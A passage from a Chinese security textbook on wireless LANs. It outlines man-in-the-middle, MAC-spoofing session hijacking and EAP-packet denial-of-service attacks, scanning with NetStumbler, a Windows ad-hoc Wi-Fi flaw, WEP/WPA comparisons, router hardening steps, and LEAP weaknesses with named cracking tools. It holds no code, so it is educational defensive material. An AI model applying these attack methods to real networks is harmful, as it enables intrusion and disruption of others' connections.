当入侵者在外网对目标主机进行渗透时,由于目标主机系统补丁齐全或安装了防火墙,入侵者在外部难以攻入系统。这时,入侵者往往会想方设法将自己组到目标主机的内部网络中去,因为目前绝大多数防火墙产品对内网是不予设防的,在内部网络中对目标主机进行渗透会比在外网容易许多。

## 2. 无线网络中常见的 3 种攻击方式

### (1) 中间人攻击

在一般情况下，WEP 密钥被静态地分配给客户机。攻击者只需要花一定的时间收集数据包，就可以分析得到共享密钥（即 WEP），然后将一个虚假 AP 放置到无线网络中，截获用户和 AP 传输的所有数据，同时也可以对双方的传输数据进行任意修改，而用户和接入点 AP 对此毫不知情。攻击过程如图 7-1 所示。

当出现上述的中间人攻击时，由于 WEP 密钥采用静态分配，网络管理者很难发现非法的入侵者。即使发现了入侵者，管理员也必须对整个网络机器的密钥进行重新编码，工作量很大，一般很难做到。




图 7-1

## (2) 会话劫持攻击

当一个无线终端通过认证后,攻击者可以通过无线探测工具得到合法终端的 MAC 地址,通过修改自身的 MAC 地址与其相同,再通过其他途径使得合法用户不能工作,从而冒充合法用户。因为此时先前的合法终端机已处于认证状态,因此攻击者得以享有合法的权限。会话劫持攻击不仅对静态分配密钥的系统奏效,对实施动态分配的密钥,以及密钥不能实时更新的系统同样奏效。其攻击过程如图 7-2 所示。




图 7-2

### (3) 拒绝服务攻击

在 802.11X 协议中规定，当用户不再需要认证系统提供的服务，想要断开连接时，可向认证系统（即 AP）发送 EAP-Logoff 数据包。如果攻击者此时假冒用户，向认证系统发送 EAP-Logoff 数据包，认证系统被欺骗，此时会终止向用户提供网络连接。

在无线接入点（AP）和客户终端的正常认证过程中，如果对用户的认证没有成功，认证系统会向客户发送 EAP-Failure 数据包，表示认证失败。这时客户连接状态处于 HELD（等待）状态，直到 60 秒后，才再次尝试与认证系统进行连接。因此，攻击者只要每 60 秒向用户发送一次 EAP-Failure 数据包，就可以使用户始终处于 HELD 状态，无法完成认证过程，实现拒绝服务攻击，从而导致用户始终无法接入 WLAN 中去。

## 7.2 无线广播 SSID

SSID（Service Set Identifier），即“服务区标识符”或“业务组标识符”，最多支持 32 个字符。对于无线局域网中的不同工作组来说，通过 SSID 进行标识，成员（无线终端）可以加入到相应的工作组中，而不会造成网络结构上的混乱。形象地说，它就好比有线局域网中的“工作组”（Workgroup）标识一样，读者也可以将 SSID 理解为无线客户端与无线路由器之间的一道口令，只有在完全相同的前提下，才能让无线网卡与无线路由器之间建立连接，这也是保证无线网络安全的重要措施之一。配备无线网卡时必须填写正确的 SSID 值，并与 AP（无线路由器）设置的 SSID 相同才能接入 AP 的无线网络，如果设置的 SSID 与 AP 设置的 SSID 不同，那么 AP 将拒绝与其建立连接。因此可以将 SSID 当做一个简单的口令，一种简单的口令认证机制，通过它可以为无线网络的连接实现一定的安全。

在无线网络中，各路由设备有一个很重要的功能，那就是服务区标识符广播，即 SSID

广播。最初，这个功能主要是为那些无线网络流量特别大的商业无线网络而设计的。开启了 SSID 广播的无线网络，其路由设备会自动向其有效范围内的无线网络客户端广播自己的 SSID 值，无线网络客户端接收到该 SSID 值后，用该 SSID 值就可以马上接入这个网络了。令人担忧的是，目前市场上绝大多数的无线 AP 产品中都设置了同一个默认且相同的 SSID，并设定在路由重启后向外界广播其 SSID。生产厂商们的这种做法确实是方便了用户的使用，然而，这种做法也为入侵者打开了方便之门。入侵者只要利用诸如 NetStumbler 一样的无线探测工具，就能轻而易举地得到 AP 的各种信息，进而接入用户所在的网络。

无线网中的扫描器——NetStumbler

NetStumbler 是一款著名的寻找无线接入点的工具，它能自动识别出所能探测到的无线接入点，还能探测到发射设备的 SSID，以及这些无线设备所连网卡的 MAC 地址信息等。除了寻找接入点外，NetStumbler 还可以检测点对点连接或 AP 的详细信息，并能用图表直观地显示无线信号的强度。它不但是用户扫描、查找无线网络，以及寻找 AP 的最佳安放点的助手，同时也是入侵者在无线网络中的一款出色的“扫描器”。

NetStumbler 的文件很小，只有 1.26MB，其安装过程也十分简单，安装完成后便可在桌面上找到其主程序的快捷键。程序运行后，便可以启用计算机上的无线网卡，探寻外部发出的无线信号了。扫描结束后，NetStumbler 便会在主窗口中显示无线网卡所探测到的无线接入点的相关信息，如图 7-3 所示。



图 7-3

从图 7-3 中可以看到，NetStumbler 探测到了本区域中的 7 频段和 10 频段各有一个无线接入点处于活动状态，并且还列出了这两个接入点的详细信息，包括接入的无线网卡的 MAC 地址、无线接入点的名称、接入的速度、接入点的类型、是否进行了加密，甚至还能探测到无线设备的生产厂商及无线路由器的 IP 地址。这样，本区域的无线接入点信息便尽在入侵者手中了。如果该无线 AP 事先没有经过配置的话，入侵者就可以利用该 SSID 接入该 AP 的无线网络，就能对无线网络内的信息进行收集、窃取了。

## 7.3 Wi-Fi 功能漏洞

在华盛顿举行的一次黑客会议中，Windows 操作系统中所蕴涵的一个关于 Wi-Fi 的漏洞被公布出来，该漏洞存在于 Windows 操作系统中的一种 Wi-Fi 广播通信软件上。该项缺陷与操作系统的设置有关，目前，除了关闭无线网卡或者开启防火墙外，暂无其他办法解决该缺陷。微软公司已承认 Windows 操作系统中该缺陷的存在，并许诺将在以后的 Windows Service Pack (SP) 中改变其软件配置。

### 1. 漏洞再现

2006 年 8 月 2 日，英特尔公司的技术人员在拉斯维加斯举行的 Black Hat 安全大会上向与会者展示了此类攻击。在此次展示上，SecureWorks 公司的技术员担心因泄露太多信息可能会被恶意入侵者所利用，临时决定放弃现场演示，用视频演示以代之，从而隐去了许多关键性信息。此次视频演示充分展示了安全漏洞所带来的危害性，在此期间，技术员们使用一台笔记本电脑，利用其 Windows 中 Wi-Fi 广播通信软件上的漏洞，仅用了大约一分钟时间就完全控制了旁边一台演示人员的笔记本电脑。

### 2. 漏洞原理

当装有无线网卡的计算机启动时，操作系统会寻找附近可用的无线接入点。如果找不到无线接入点，操作系统就会在本机上建立一个附加的“本地连接地址”，该地址与最近一个曾向用户提供无线接入的无线网络相一致，此时 Windows 系统将通过无线网卡向邻近的所有计算机广播该网络的名称（即 SSID）。通过发送匹配的网络名称，附近的计算机接收到广播后，会启用并继续向附近空间广播该 SSID，并与用户的计算机建立网络连接，两台计算机就这样不知不觉地建立了通信。

假设用户 A 在家中的无线接入点 SSID 值为“home”且已与该 AP 建立过连接。如果用户 A 在公共场合打开了该笔记本电脑，而此公共场所恰好未架设 AP，那么用户 A 的笔记本电脑将继续沿用家中使用的 SSID 值，建立一个临时的网络。同时，该计算机还会向邻近空间中广播该 SSID，充当一个临时“AP”的角色。而此时如果附近的用户 B 所使用的笔记本电脑恰好配置了广播 SSID 为“home”，则用户 B 的笔记本电脑在启动时会搜索 SSID “home”并连接到用户 A 的临时网络中去。当用户 B 以后再次启动笔记本电脑时，如果没有连接到电缆且没有 SSID “home”的话，用户 B 的笔记本电脑就会以该 SSID 广播这个临时的网络。这样就导致笔记本电脑之间像病毒一样传播类似的配置，从而使临时网络中计算机的数量逐步增加。

这样，用户 A 和用户 B 在不知情的情况下建立了连接，如果用户 B 在没有开启防火墙或者没做任何安全配置的话，用户 A 就可以利用这个临时的无线网络逐步控制用户 B 的计



算机。

### 3. 防护措施

受影响系统：Windows NT 以上操作系统，通过以下方法可以保护计算机免受该缺陷的威胁：

- 开启防火墙（在 Windows SP2 中，可以使用 Windows XP 中内置的防火墙）。
- 在不使用无线上网时关掉无线连接。
- 改变笔记本计算机的无线连接配置，使其仅连接“基础网络”。

## 7.4 比较 WEP 与 WPA

---

和有线网络相比，通过无线设备发送和接收的数据更容易被窃听。设计一个完善的 WLAN 系统，加密和认证是需要考虑的两个必不可少的安全因素。无线网络中应用加密和认证技术的根本目的，就是使无线业务能达到与有线业务同样的安全等级。为了实现这个目的，在 IEEE 802.11 标准中采用了 WEP（Wired Equivalent Privacy，有线对等保密）协议来设置专门的安全机制，进行业务的加密和结点的认证。WEP 主要用于无线局域网中链路层信息数据的保密。WEP 采用对称加密机理，数据的加密和解密均采用相同的密钥和加密算法。WEP 使用加密密钥（也称为 WEP 密钥）加密 802.11 网络上交换的每个数据包的数据部分。启用加密后，两个 802.11 设备要进行通信，必须具有相同的加密密钥，并且均配置为使用加密。如果配置一个设备使用加密而另一个设备没有配置，则即使两个设备具有相同的加密密钥也无法通信。

### 1. WEP 加密

WEP 是 802.11 标准中定义的一种加密方式，简单来说，就是事先在无线 AP 中设定一组密钥（在通常情况下，可设定 4 组），然后无线 AP 会将此密钥进行编码加密，用户想要连上这个无线 AP 时，就要输入同样的密钥才能联机。WEP 在选择加密算法中选择了 RC4 算法，WEP 规定的密钥长度为 40bit；而 WEP 还使用了另外一个机制，就是通过一个 24bit 的初始向量值（Initialization Vector，IV）和 WEP 密钥结合后成为 64bit 的密钥。此外，有些厂商提供了更复杂的加密程度，就是把 WEP 的密钥加到 128bit，提升破解的困难度。WEP 设置界面如图 7-4 所示。




图 7-4

2. WPA 加密

虽然 WEP 提供了无线网络最基本的安全，但是其安全性是非常薄弱的，尤其是在 2001 年 Fluhrer、Mantin 和 Shamir 发表了一篇破解 RC4 密钥的论文之后，网络上出现了开放程序代码的破解 WEP 的程序，即便是 128bit 的加密，也可以在短时间内破解。于是 IEEE 也针对这个问题制定了更严谨的 802.11i，而在该标准还未通过前，Wi-Fi 联盟为了让厂商先行有一个依据可参考，在 2002 年将 802.11i 的一份草案改为一个暂定的标准，便是 WPA (Wi-Fi Protected Access)。而 Wi-Fi 联盟解释 WPA 简单的公式是：WPA=TKIP+MIC+802.1x+EAP。

其中 802.1x 和 EAP 是认证机制，而 TKIP 和 MIC 则是强化加密的机制，Wi-Fi 希望通过 WPA 能够提供较为安全的无线网络联机，而目前大多数的无线 AP 都已提供了 WPA 的加密支持。

3. WEP、WPA 传输性能的比较

经过加密后网络中的数据传输性能是不是降低了呢？下面通过 NetStumbler 所探测到的数据来验证加密后无线网络中的数据传输性能是否会降低。在相同外界环境及设备的前提下，分别测试不加密和加密两种情况下对传输速率、吞吐量及响应时间的影响。

(1) 未经加密的数据传输

① 开放式系统无线环境吞吐量测试（见图 7-5 和表 7-1）




图 7-5

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表 7-1 图表分析

统计对象/值	平均值 (Mbps)	最小值 (Mbps)	最大值 (Mbps)
总值	16.636	9.524	20.000

② 开放式系统无线环境响应时间测试（见图 7-6 和表 7-2）




图 7-6

表 7-2 图表分析

统计对象/值	平均值 (s)	最小值 (s)	最大值 (s)
总值	0.047	0.040	0.084

(2) 经 WEP 加密的数据传输

① WEP 吞吐量测试（见图 7-7 和表 7-3）




图 7-7

表 7-3 图表分析

统计对象/值	平均值 (Mbps)	最小值 (Mbps)	最大值 (Mbps)
总值	19.551	15.385	22.857

② WEP 响应时间测试（见图 7-8 和表 7-4）

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-8

表 7-4 图表分析

统计对象/值	平均值 (s)	最小值 (s)	最大值 (s)
总值	0.040	0.035	0.052

(3) 经 WAP 加密的数据传输

① WPA 吞吐量测试（见图 7-9 和表 7-5）




图 7-9

表 7-5 图表分析

统计对象/值	平均值 (Mbps)	最小值 (Mbps)	最大值 (Mbps)
总值	19.185	12.121	22.857

② WPA 响应时间测试（见图 7-10 和表 7-6）




图 7-10

表 7-6 图表分析

统计对象/值	平均值（s）	最小值（s）	最大值（s）
总值	0.041	0.035	0.066

从上述的数据中可以看出：加密后（使用了 WEP 或 WPA 后）的无线网络环境传输的整体性能比未使用加密后的网络环境并没降低，反而有了明显的提高。所以，用户在配置 AP 时，应尽可能地选择理想的加密方式，从而最大限度地提高无线网络中的传输性能。

## 7.5 无线网络配置实例

目前，WLAN 的应用已经成为办公室、学校等场所的一种重要网络构成手段，但是，如何进行合理的设置来搭建一个安全的无线网络却并非易事。这里，我们以一款无线路由器为例，详细介绍如何设置路由器，以及如何配置无线终端的过程，为读者日后自己搭建无线局域网给予一些参考。

市面上无线路由器的种类繁多，但万变不离其宗，这里以 TP-LINK 公司的一款无线路由器 TL-WR641G 和无线网卡 TL-WN620G 为例，来介绍无线网络的配置及应用。

### 1. 启用 WEP 加密

打开 IE 浏览器，输入路由器 IP 地址（一般是 192.168.1.1），输入密码后进入路由器的管理界面，如图 7-5 所示。




图 7-11

依次单击“无线设置”→“基本设置”，打开图 7-12 所示的“无线网络基本设置”界面。

在图 7-12 中，“安全认证类型”选择“自动选择”，因为“自动选择”就是在“开放系统”和“共享密钥”中自动协商，而这两种认证方法的安全性几乎没有什么区别。

在“密钥格式选择”中选择“16 进制”，同时还可选的是“ASCII 码”，这里的设置对安全性没有任何影响。如果需要设置“单独密钥”（单独密钥会在下面的 MAC 地址过滤中介绍），这里则需要选择“16 进制”，因为“单独密钥”只支持“16 进制”，所以这里选择使用“16 进制”。

在“密钥选择”处必须输入“密钥 2”的位置。注意：这里一定要这样设置，因为升级新的程序时，密钥 1 必须为空，目的是为了配合单独密钥的使用，如果不这样设置的话，可能会连接不上。“密钥类型”里有 64/128/152 位选项，选择了对应的位数后，“密钥类型”的长度会变更，本例中笔者输入的是 26 位数据“1111111111111111111111111111”。

注意：因为“密钥格式选择”为“16 进制”，所以“密钥内容”只能填入字符是 0~9、a~f，设置完毕后保存。




图 7-12

这里，如果不需要使用“单独密钥”功能，网卡只需要配置成简单的加密模式即可，设置的密钥格式及密钥内容要与路由器设置得一样，密钥设置也要设置为“WEP 密钥 2”的位置（和路由器对应），这时候就可以配置无线网卡连接上路由器了。

2. MAC 地址过滤

无线路由器的“MAC 地址过滤”可以指定只有特定 MAC 地址的无线终端才可以访问本无线网络，而其他任何未经过认证的无线终端将拒绝连接。“单独密钥”功能可以为单个 MAC 指定一个单独的密钥，这个密钥就只有带这个 MAC 地址的网卡可以使用，而其他设置的网卡不能使用该密钥。读者可以把 MAC 地址理解为用户名，把 WEP 单独密钥理解成某一用户的密码，这样做可以使无线 WLAN 的安全性能大大提高。

依次单击“无线设置”→“MAC 地址过滤”，在“无线网络 MAC 地址过滤设置”界面中添加新条目，如图 7-13 所示。




图 7-13

在图 7-13 中的“MAC 地址”文本框中笔者填入的是本例中 TL-WN620G 的 MAC 地址“00-0A-EB-A3-2C-E5”。

在“类型”下拉列表框中可以选择“允许”、“禁止”、“64 位密钥”、“128 位密钥”、“152 位密钥”，本例中选择了“64 位密钥”。“允许”和“禁止”只是简单地允许或禁止某一个 MAC 地址的通过，这和之前的 MAC 地址功能是一样的，这里不进行讨论。

在“密钥”文本框中输入了 10 位“A”，这里只支持“16 进制”的输入。

最后单击“保存”按钮，保存后会返回上一级界面，如图 7-14 所示。




图 7-14

在图 7-14 中所示的“MAC 地址过滤功能”的状态是“已开启”，如果是“已关闭”，则右边的按钮会变成“开启过滤”，单击这个按钮来开启这一功能。至此，无线路由器配置完成。

3. 无线网卡 TL-WN620G 的配置

在安装了 TL-WN620G 无线网卡的计算机上打开其客户端应用程序主界面，依次单击“用户文件管理”→“修改”，将弹出“用户配置文件管理”对话框。在“常规”选项卡中输入和无线路由器端相同的 SSID，如图 7-15 所示。




图 7-15

然后切换到“高级”选项卡，注意选择认证模式，可以保持和无线路由器端相同。由于我们的路由器上选择了“自动选择”模式，所以这里无论选择什么模式都是可以连接的，如图 7-16 所示。




图 7-16

如果认证模式的选项是灰色的，则应先配置“安全”选项卡里的参数，接下来进入“安全”选项卡，如图 7-17 所示。




图 7-17



黑客攻防实战入门（第3版）

这里选择“预共享密钥（静态 WEP）”单选按钮，然后单击“配置”按钮，弹出“设置预共享密钥”对话框，如图 7-18 所示。




图 7-18

在图 7-18 中需要注意以下几点。

- “密钥格式”必须选择“十六进制”（范围为：0~9，A~F）。
- 总共需要输入两个密钥，密钥 1 对应的是路由器“无线配置”→“MAC 地址过滤”页面下设置的单独密钥，这里为 64 位长度的密钥“AAAAAAAAAA”；密钥 2 所对应的是路由器“无线配置”→“基本设置”页面下设置的公共密钥，本例为 128 位长度的密钥“11111111111111111111”。
- 要选中“WEP 密钥 1”（注意“WEP 密钥 1”后面的圆点）。
- 单独密钥和公共密钥的位置是不能更改的。

配置完成后，连续单击两次“确定”按钮将回到客户端应用程序主界面。现在，我们可以看到无线网卡和无线路由器已经建立了连接，如图 7-19 所示。




图 7-19

相关知识

信道（频道）是什么？

信道（Channel）可以比做 RJ45（一个常用名称，指的是由 IEC（60）603-7 标准化）的网线，一共有 11 个可用信道。考虑到相邻的两个无线 AP 之间有信号重叠区域，为保证

这部分区域所使用的信号信道不会相互覆盖，具体地说，信号互相覆盖的无线 AP 必须使用不同的信道；否则很容易造成各个无线 AP 之间的信号相互产生干扰，从而导致无线网络的整体性能下降。在本例中，笔者使用的信道为 6，如果附近还有 AP 使用的信道恰好也为 6 时，那么两者之间的信号将会互相覆盖，形成干扰。

## 7.6 LEAP

由于 WLAN 存在各种各样的安全缺陷，IEEE 制定的 WEP 或 WPA 等加密方式并不令人满意，于是 Cisco 公司为了解决 WLAN 的安全问题，开发了一种简洁、高效、易于实现的认证协议——LEAP 协议。

LEAP (Lightweight Extensible Authentication Protocol，轻量级扩展验证协议) 是专门针对无线局域网的安全缺陷而发展起来的一种实现集中用户认证和动态密钥分发的一种网络安全技术，它的实现需要 802.11x 和 EAP 协议的支持。如果正在使用的无线局域网采用 LEAP 协议，则只需要在网络中进行简单的网络结构调整即可，不会影响原来的网络结构，因此使无线网络使用 LEAP 的过渡会比较顺利。读者在这里可以把 LEAP 协议理解为由 Cisco 公司开发的一种类似于 WPA 的一种无线安全协议。

### 1. LEAP 协议用户认证过程

LEAP 认证是在移动终端和 Radius 认证服务器之间进行的。无线接入点 AP 在认证过程中，除了把 EAP 数据发往 Radius 服务器外，还把所有通向有线网络的其他网络流量全部屏蔽掉了。在认证过程中，AP 仅仅担任转发通道的角色。LEAP 协议的具体认证过程如图 7-20 所示。




图 7-20

根据图 7-20，详细认证过程如下。

① 移动终端连到 AP，并试图登录网络。移动终端将 EAP-Start 发送到 AP，启动认证过程。

② AP 在收到启动信息后，要求获得移动终端的用户名，并将 EAP-Request/Identity 发送到移动终端。

③ 移动终端把自己的用户名发送给 AP，并将 EAP-Response/Identity 发送到 AP。

④ AP 再将收到的 EAP-Response/Identity 信息转发到指定的 Radius 服务器，信息内容是带有 EAP 扩充的 Radius 访问请求。

⑤ Radius 服务器通过 AP 向移动终端发出一个查询信息，并要求其回应。

⑥ 移动终端收到查询信息后，利用本地的密码对这个数据包进行加密，然后将加密后的数据包发送回 Radius 服务器。

⑦ Radius 服务器收到移动终端的响应后，在自己的数据库中取出对应移动终端的密码，采用相同的算法将自己发送到移动终端的认证数据包进行加密。然后 Radius 服务器把自己计算出的加密后的数据包和移动终端发送回来的加密后的数据包进行比较，如果两个数据包一致，Radius 服务器就认为该移动终端身份合法，随即向移动终端发出一个包含 EAP 成功的 Radius 数据包。

⑧ 移动终端与 Radius 服务器互换角色，从步骤④至步骤⑥的过程反向重复一遍，就完成了移动终端对 Radius 服务器的认证。

⑨ 双向认证完成后，Radius 服务器和移动终端会共同在本次会话中提供移动终端使用的特定、唯一的密钥。Radius 服务器将 WEP 密钥（会话密钥）发送到其所对应的 AP。

⑩ 移动终端在接收到 Radius 服务器发来的认证成功的数据包后，也会在本机自动生成一个和在 Radius 服务器端生成一致的动态 WEP 密钥。

⑪ 移动终端和 AP 激活 WEP，这样加密通道就建立起来了。

上述过程是正常一次 LEAP 的认证过程，其间如果认为移动终端非法，Radius 服务器就会发送一个 Radius 拒绝数据包，其中内嵌一个 EAP 失败数据包，宣告认证失败。

## 2. LEAP 协议的优点

LEAP 协议能在 802.1x 上运行，因此 LEAP 除了具备 802.1x 所固有的基于用户的认证，而非设备的认证外，还具有如下优点。

- LEAP 使用的是分享密钥（shared-key）方法，以响应双方的通信要求。不可逆、单方向的杂凑键（hash key）可以有效阻隔复制密码式的攻击。
- LEAP 中采取动态密钥生成机制，每个用户、每次通信只用一次的密钥方式，由系统自行产生，系统管理者完全不需要介入。在每个通信过程中，用户都会收到独一无二的 WEP，而且不会跟其他人共享，安全性较高。
- 为了进一步增加安全性，密钥每隔一段时间就必须更换，整个更换过程对无线用户是透明的，在支持 LEAP 协议的 Radius 服务器中更换周期可以配置。不断变换的密钥，能有效地遏止黑客攻击，让使用密码表的做法失败。如果密钥更换的速度足够

频繁，黑客所记录的数据包就无法提供足够的破解信息，避免了静态密钥分配时的密钥管理问题。

- LEAP 采用了 802.11i 规定的一种加密机制——TKIP（Temporal Key Integrity Protocol），使得系统具有密钥散列能力，使得 AP 和移动终端之间传送的每一个数据包的密钥都能按照彼此约定的规律变化；同时具备的消息完整性检测 MIC 能力，能检测并丢弃那些在传输过程中被恶意修改的分组，提供有效的数据帧认证来减轻插入中间人攻击，极大地提高了系统安全的健壮性。

除了上述所说的这些优点外，LEAP 需要客户端的 CPU 支持很少，并且能够支持嵌入式系统，以及客户端使用原本不支持 EAP 的操作系统。通过 LEAP 的这些特性，能很好地避免 WLAN 中的恶意攻击，此外，LEAP 对其他的攻击方法也都能起到有效的预防作用。令人遗憾的是，LEAP 协议存在密码泄露问题，攻击者可以通过暴力攻击进行猜测。首先，用户名是在没有加密的情况下发送的，每个用户都可以发现它。其次，使用字典中词汇生成的 hash 值比客户机发出的 hash 值就能够猜出口令。还有一些共享的软件工具能够自动进行破解，包括 Anwrap、Asleep 和 THC-LEAPcracker。使用非常长的、随机的口令有助于阻止字典攻击，但这种绕过漏洞的方法是不实际的，因为许多 WLAN 与现有的用户名（如 Windows 域名）和口令一起使用 LEAP。事实上，这也是 LEAP 为什么容易部署的原因。

## 7.7 攻陷 WEP

